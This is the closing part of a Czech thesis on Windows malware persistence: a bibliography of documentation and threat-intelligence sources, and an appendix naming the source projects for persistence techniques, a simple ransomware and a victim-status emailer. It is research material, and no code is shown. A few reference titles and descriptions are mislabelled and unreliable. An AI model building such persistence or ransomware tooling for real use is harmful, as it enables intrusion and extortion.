46. *The Windows Vista and Windows Server 2008 Developer Story: Application Compatibility Cookbook* [online] [cit. 2010-05-11]. Dostupné z: https://docs.microsoft.com/en-us/previous-versions/aa480152(v=msdn.10)?redirectedfrom=MSDN#appcomp_topic12.

47. *Introduction to Windows Service Applications* [online] [cit. 2017-03-30]. Dostupné z: https://docs.microsoft.com/en-us/dotnet/framework/windows-services/introduction-to-windows-service-applications.

48. *Persistence with Windows Services* [online] [cit. 2019-12-09]. Dostupné z: https://medium.com/@grzegorztworek/persistence-with-windows-services-1b21579f0ff3.

49. *How to: Specify the Security Context for Services* [online] [cit. 2017-03-30]. Dostupné z: https://docs.microsoft.com/en-us/dotnet/framework/windows-services/how-to-specify-the-security-context-for-services.

50. *CreateProcessAsUser* [online] [cit. 2018-04-04]. Dostupné z: https://github.com/murrayju/CreateProcessAsUser.

51. *Changes to Service Host grouping in Windows 10* [online] [cit. 2017-07-20]. Dostupné z: https://docs.microsoft.com/en-us/windows/application-management/svchost-service-refactoring.

52. *Service Programs* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/services/service-programs?redirectedfrom=MSDN.

53. *How to run a dll as a service?* [online] [cit. 2015-06-01]. Dostupné z: https://stackoverflow.com/a/30564110.

54. *How to run a dll as a service?* [online] [cit. 2015-05-31]. Dostupné z: https://stackoverflow.com/questions/30554180/how-to-run-a-dll-as-a-service.

55. *Windows Driver Signing Tutorial* [online] [cit. 2017-04-20]. Dostupné z: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/windows-driver-signing-tutorial.

56. *Signing a Driver* [online] [cit. 2017-04-20]. Dostupné z: https://docs.microsoft.com/en-us/windows-hardware/drivers/develop/signing-a-driver.

57. *Malware Analysis Report (AR18-165A)* [online] [cit. 2018-06-14]. Dostupné z: https://www.us-cert.gov/ncas/analysis-reports/AR18-165A.

58. *Tasks* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/taskschd/tasks.

59. *Elfin: Relentless Espionage Group Targets Multiple Organizations in Saudi Arabia and U.S.* [online] [cit. 2019-05-27]. Dostupné z: https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/elfin-apt33-espionage.

60. *Patchwork Continues to Deliver BADNEWS to the Indian Subcontinent* [online] [cit. 2018-03-07]. Dostupné z: https://unit42.paloaltonetworks.com/unit42-patchwork-continues-deliver-badnews-indian-subcontinent/.

61. *What is Modern Standby* [online] [cit. 2018-02-28]. Dostupné z: https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/modern-standby.

62. *Background Intelligent Transfer Service* [online] [cit. 2018-11-29]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/bits/background-intelligent-transfer-service-portal.

63. *BITS Job states* [online] [cit. 2018-11-13]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/bits/life-cycle-of-a-bits-job.

64. *IBackgroundCopyJob2::SetNotifyCmdLine method* [online] [cit. 2018-05-12]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/api/Bits1_5/nf-bits1_5-ibackgroundcopyjob2-setnotifycmdline.

65. *Tropic Trooper's New Strategy* [online] [cit. 2018-03-14]. Dostupné z: https://blog.trendmicro.com/trendlabs-security-intelligence/tropic-trooper-new-strategy/.

66. *Threat actors leveraged a "notification" feature in the Windows BITS to download malware.* [online] [cit. 2016-06-06]. Dostupné z: https://www.secureworks.com/blog/malware-lingers-with-bits.

67. *Naming Files, Paths, and Namespaces* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/fileio/naming-a-file?redirectedfrom=MSDN.

68. *How NTFS Works* [online] [cit. 2009-08-10]. Dostupné z: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc781134(v=ws.10)?redirectedfrom=MSDN.

69. *How NTFS Works* [online] [cit. 2017-08]. Dostupné z: https://www.welivesecurity.com/wp-content/uploads/2017/08/eset-gazer.pdf.

70. *How NTFS Works* [online] [cit. 2019-10]. Dostupné z: https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Winnti.pdf.

71. *Windows Anti-malware Market Share Report* [online] [cit. 2020-04]. Dostupné z: https://metadefender.opswat.com/reports/anti-malware-market-share?date=Latest&lang=en.

72. *The best Windows antivirus software for home users* [online] [cit. 2020-02]. Dostupné z: https://www.av-test.org/en/antivirus/home-windows/windows-10/february-2020/.

73. *The best antivirus software in 2020: Free antivirus and paid software* [online] [cit. 2020-05-08]. Dostupné z: https://www.tomsguide.com/us/best-antivirus,review-2588.html.

74. *The best antivirus software for 2020* [online] [cit. 2020-05-06]. Dostupné z: https://www.techradar.com/best/best-antivirus.

75. *The Best Antivirus Protection for 2020* [online] [cit. 2020-04-17]. Dostupné z: https://www.pcmag.com/picks/the-best-antivirus-protection.

76. *Market share held by the leading Windows anti-malware application vendors worldwide, as of November 2019* [online] [cit. 2020-01]. Dostupné z: https://www.statista.com/statistics/271048/market-share-held-by-antivirus-vendors-for-windows-systems/.

77. *Top Windows Defender expert: These are the threats security hasn't yet solved* [online] [cit. 2019-04]. Dostupné z: https://www.zdnet.com/article/top-windows-defender-expert-these-are-the-threats-security-hasnt-yet-solved/.

78. *Malware Samples*. Dostupné také z: http://www.tekdefense.com/downloads/malware-samples/.

A Příloha v IS EDISON

A.1 Zdrojové kódy

Každá složka je projektem z vývojového prostředí Visual Studio 2019.

A.1.1 Zdrojové kódy vybraných metod persistence

Implementace vybraných metod persistence jsou součástí knihovny PersistenceMethods. Každá metoda persistence je rozdělena do separátní statické třídy.

- BitsJobs.cs - impelmentace metody persistence skrze BITS práce.
- FileSystem.cs - impelmentace metody persistence pomocí vlastností souborového systému.
- RegistryKeys.cs - impelmentace metody persistence skrze registry Run, Winlogon, IFEO.
- ScheduleTask.cs - implementace metody persistence skrze naplánované úlohy.
- Service.cs - implementace instalace služby.
- AppShim.cs - implementace instalace shim databáze.
- ShortcutMod.cs - implementace metody persistence skrze modifikace zkratek.
- StartupFolder.cs - implementace metody persistence skrze startup složku.

A.1.2 Zdrojové kódy použity při experimentu a testování

Jedná se o separátní projekty z vývojového prostředí Visual Studio 2019.

- PayloadTimeMeasure - implementace payloadu měřící čas spuštění metody persistence.
- PayloadDllTimeMeasure - implementace payloadu měřící čas spuštění metody persistence jako DLL knihovna.
- PayloadSimpleStatus - implementace jednoduchého malwaru odesílající email o statusu oběti.
- PayloadSimpleRandsomware - implementace jednoduchého ransomwaru.
- PayloadServiceSimpleStatus - implementace jednoduchého malwaru odesílající email o statusu oběti jako služba.
- LoaderDll - implementace loaderu jako DLL knihovny.
- ExperimentAttrib - zdrojový kód použitý k experimentu s metodou persistence úpravy atributu souboru.

- ExperimentIllegalPath - zdrojový kód použitý k experimentu s metodou persistence rezervovaným souborovým jménem.
- ExperimentADS - zdrojový kód použitý k experimentu s metodou persistence ADS.
- AppShim - shim databáze a zdrojový kód použitý k experimentu s metodou persistence Application shimming.
- BitsJob - zdrojový kód použitý k experimentu s metodou persistence BITS práce.
- IFEO - zdrojový kód použitý k experimentu s metodou persistence IFEO a IFEO Silent Process Exit.
- Run - zdrojový kód použitý k experimentu s metodou persistence Run.
- RunOnce - zdrojový kód použitý k experimentu s metodou persistence RunOnce.
- RunOnceEx - zdrojový kód použitý k experimentu s metodou persistence RunOnceEx.
- Schtask - zdrojový kód použitý k experimentu s metodou persistence naplánované úlohy.
- Service - zdrojový kód použitý k experimentu s metodou persistence služby.
- ShortcutMod - zdrojový kód použitý k experimentu s metodou persistence modifikace zástupců.
- StartupFolder - zdrojový kód použitý k experimentu s metodou persistence Startup složky.
- DLLSOH - obsahuje DLL knihovnu podstrčenou při experimentu.
- Winlogon - zdrojový kód použitý k experimentu s metodou persistence Application shimming.
- packages - obsahující .NET knihovny třetích stran.